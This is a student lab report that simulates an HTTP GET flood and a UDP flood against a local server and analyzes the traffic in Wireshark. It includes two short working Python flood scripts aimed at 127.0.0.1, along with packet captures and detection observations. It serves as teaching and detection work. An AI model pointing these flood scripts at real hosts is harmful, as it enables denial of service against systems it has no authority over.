DDoS Attack Simulation and Analysis using Wireshark

1. Objective

The objective of this experiment is to simulate Distributed Denial of Service (DDoS) attack patterns in a controlled environment using Python and analyze the generated network traffic using Wireshark. This analysis focuses on understanding how abnormal traffic appears during such attacks.

2. Tools and Technologies Used

- Python (for traffic simulation)
- Wireshark (for packet capture and analysis)
- Npcap Loopback Adapter (for capturing localhost traffic)
- Local HTTP Server (`python -m http.server`)

3. Experimental Setup


The experiment was conducted on a single system using localhost (127.0.0.1) using port 8080, to ensure a safe and controlled environment.

Architecture:

Attacker (Python Script) → Victim Server → Wireshark Capture

- The Python scripts act as the attacker generating traffic.
- A local HTTP server acts as the victim.
- Wireshark captures and analyzes the packets.

```
C:\Users\katya>python -m http.server 8080
Serving HTTP on :: port 8080 (http://[::]:8080/) ...
```



4. Attack 1: HTTP Flood Attack

4.1 Description

HTTP Flood is an application-layer DDoS attack where a large number of HTTP requests are sent to a server to overwhelm it and degrade performance.

4.2 Implementation

A Python script was used to send repeated HTTP GET requests to the local server running on port 8080.

Code:


```
import requests

target = "http://127.0.0.1:8080"

for i in range(10000):
    requests.get(target)
```

```
Successfully installed pip-26.0.1
PS C:\Users\katya> python http_flood.py
```

4.3 Wireshark Analysis

The following observations were made:

- A large number of HTTP GET requests were observed.
- Source and destination IP addresses were the same (127.0.0.1).
- Requests were sent in very short time intervals.
- Continuous request-response cycles were visible.



http


http
http2
http3


No.	Time	Source	Destination	Protocol	Length	Info
6[illegible]	[illegible]418580	127.0.0.1	127.0.0.1	HTTP	3305	HTTP/1.0 200 OK (text/html)
6649	11.421853	127.0.0.1	127.0.0.1	HTTP	189	GET / HTTP/1.1
6653	11.440361	127.0.0.1	127.0.0.1	HTTP	3305	HTTP/1.0 200 OK (text/html)
6662	11.444731	127.0.0.1	127.0.0.1	HTTP	189	GET / HTTP/1.1
6666	11.466101	127.0.0.1	127.0.0.1	HTTP	3305	HTTP/1.0 200 OK (text/html)
6675	11.469998	127.0.0.1	127.0.0.1	HTTP	189	GET / HTTP/1.1
6679	11.494200	127.0.0.1	127.0.0.1	HTTP	3305	HTTP/1.0 200 OK (text/html)
6688	11.498419	127.0.0.1	127.0.0.1	HTTP	189	GET / HTTP/1.1
6692	11.518474	127.0.0.1	127.0.0.1	HTTP	3305	HTTP/1.0 200 OK (text/html)
6701	11.521717	127.0.0.1	127.0.0.1	HTTP	189	GET / HTTP/1.1
6705	11.541443	127.0.0.1	127.0.0.1	HTTP	3305	HTTP/1.0 200 OK (text/html)
6714	11.545130	127.0.0.1	127.0.0.1	HTTP	189	GET / HTTP/1.1
6718	11.563698	127.0.0.1	127.0.0.1	HTTP	3305	HTTP/1.0 200 OK (text/html)
6727	11.567257	127.0.0.1	127.0.0.1	HTTP	189	GET / HTTP/1.1
6731	11.584012	127.0.0.1	127.0.0.1	HTTP	3305	HTTP/1.0 200 OK (text/html)
6740	11.587082	127.0.0.1	127.0.0.1	HTTP	189	GET / HTTP/1.1
6744	11.604204	127.0.0.1	127.0.0.1	HTTP	3305	HTTP/1.0 200 OK (text/html)
6753	11.607708	127.0.0.1	127.0.0.1	HTTP	189	GET / HTTP/1.1
6757	11.624946	127.0.0.1	127.0.0.1	HTTP	3305	HTTP/1.0 200 OK (text/html)

```
Frame 4: 189 bytes on wire (1512 bits), 189 bytes captured (1512 bits) on interface \Device\NPF_Loopback
Null/Loopback
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
Transmission Control Protocol, Src Port: 60944, Dst Port: 8080, Seq: 1, Ack: 1, Len: 145
Hypertext Transfer Protocol
```

4.4 Observations

- High packet rate indicating flooding behavior.
- Repeated access to the same resource (`GET /`).
- Server responses (`HTTP 200 OK`) for each request.





4.5 Result

The traffic pattern confirms the behavior of an HTTP Flood attack, where excessive requests are sent to a server in a short period.

5. Attack 2: UDP Flood Attack

5.1 Description

UDP Flood is a network-layer attack in which a large number of UDP packets are sent to a target system without establishing a connection.

5.2 Implementation

A Python script was used to send random UDP packets continuously to port 8080 of the localhost.

```
PS C:\Users\katya> notepad udp_flood.py
PS C:\Users\katya>
```

```
import socket
import random
import time

target_ip = "127.0.0.1"
port = 8080

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

while True:
    data = random._urandom(1024)
    sock.sendto(data, (target_ip, port))
    print("Packet sent")
    time.sleep(0.01)
```

```
PS C:\Users\katya> python udp_flood.py
PS C:\Users\katya> python udp_flood.py
PS C:\Users\katya>
```

5.3 Wireshark Analysis

The following observations were made:

- A high number of UDP packets were captured.
- No connection establishment was observed.
- ICMP "Destination Unreachable (Port Unreachable)" messages were generated.


udp

No.	Source	Destination	Protocol	Length	Info
11	127.0.0.1	127.0.0.1	UDP	1056	52228 → 8080 Len=1024
11	127.0.0.1	127.0.0.1	ICMP	580	Destination unreachable (Port unreachable)
11	127.0.0.1	127.0.0.1	UDP	1056	52228 → 8080 Len=1024
11676 70.622576	127.0.0.1	127.0.0.1	ICMP	580	Destination unreachable (Port unreachable)
11677 70.633445	127.0.0.1	127.0.0.1	UDP	1056	52228 → 8080 Len=1024
11678 70.633477	127.0.0.1	127.0.0.1	ICMP	580	Destination unreachable (Port unreachable)
11679 70.644244	127.0.0.1	127.0.0.1	UDP	1056	52228 → 8080 Len=1024
11680 70.644281	127.0.0.1	127.0.0.1	ICMP	580	Destination unreachable (Port unreachable)
11681 70.655279	127.0.0.1	127.0.0.1	UDP	1056	52228 → 8080 Len=1024
11682 70.655317	127.0.0.1	127.0.0.1	ICMP	580	Destination unreachable (Port unreachable)
11683 70.665910	127.0.0.1	127.0.0.1	UDP	1056	52228 → 8080 Len=1024
11684 70.665947	127.0.0.1	127.0.0.1	ICMP	580	Destination unreachable (Port unreachable)
11685 70.676553	127.0.0.1	127.0.0.1	UDP	1056	52228 → 8080 Len=1024
11686 70.676585	127.0.0.1	127.0.0.1	ICMP	580	Destination unreachable (Port unreachable)
11687 70.687391	127.0.0.1	127.0.0.1	UDP	1056	52228 → 8080 Len=1024
11688 70.687432	127.0.0.1	127.0.0.1	ICMP	580	Destination unreachable (Port unreachable)
11689 70.698500	127.0.0.1	127.0.0.1	UDP	1056	52228 → 8080 Len=1024
11690 70.698566	127.0.0.1	127.0.0.1	ICMP	580	Destination unreachable (Port unreachable)
11691 70.709024	127.0.0.1	127.0.0.1	UDP	1056	52228 → 8080 Len=1024

```
▸ Frame 11: 1056 bytes on wire (8448 bits), 1056 bytes captured (8448 bits) on interface \Device\NPF_Loopb
▸ Null/Loopback
▸ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▸ User Datagram Protocol, Src Port: 52228, Dst Port: 8080
▸ Data (1024 bytes)
```

5.4 Observations

- Continuous UDP packet transmission.
- Absence of handshake (connectionless communication).
- ICMP responses indicating that the port is not accepting UDP traffic.



rotocol	Percent Packets	Packets	Percent Bytes
Frame	100.0	28232	100.0
Null/Loopback	100.0	28232	0.5
Internet Protocol Version 4	100.0	28232	2.4
User Datagram Protocol	50.0	14116	0.5
Real-time Transport Control Protocol	0.2	59	0.3
Malformed Packet	0.2	53	0.0
HiPerConTracer Trace Service	0.0	1	0.0
Data	49.8	14056	62.3
Internet Control Message Protocol	50.0	14116	34.0

5.5 Result

The observed traffic confirms UDP Flood behavior, where the system receives excessive UDP packets, potentially leading to resource exhaustion.

6. Comparative Analysis

Feature	HTTP Flood	UDP Flood
Layer	Application Layer	Network Layer
Protocol	HTTP (TCP)	UDP
Connection	Connection-oriented	Connectionless
Behavior	Request-Response	Continuous packet flow
Detection	HTTP traffic spike	UDP packet surge

7. Wireshark Analysis Summary

The following key patterns were identified:

- Sudden spike in traffic (IO Graph)
- High packet transmission rate
- Repeated source and destination addresses
- Protocol-specific anomalies (HTTP/UDP dominance)

8. Conclusion

The experiment successfully demonstrated DDoS attack patterns in a controlled environment. The HTTP Flood attack showed excessive application-layer requests, while the UDP Flood attack demonstrated high-volume connectionless traffic. Wireshark proved to be

an effective tool for identifying abnormal traffic patterns and analyzing network behavior during such attacks.

9. Precautions

- All simulations were performed on localhost to avoid impacting real systems.
- No external network or unauthorized systems were targeted.
- The experiment was conducted purely for educational purposes.

Feature	**HTTP Flood**	**UDP Flood**
Layer	Application layer	Network layer
Protocol	HTTP (TCP)	UDP
Connection	connection-oriented	connectionless
Behaviour	request -Response	Continuous packet flow
Detection	HTTP traffic spike	UDP packet surge

GitHub Link:
[Katyayini-Creates/DDoS-simulation: DDoS attack simulation using Python and analysis with Wireshark]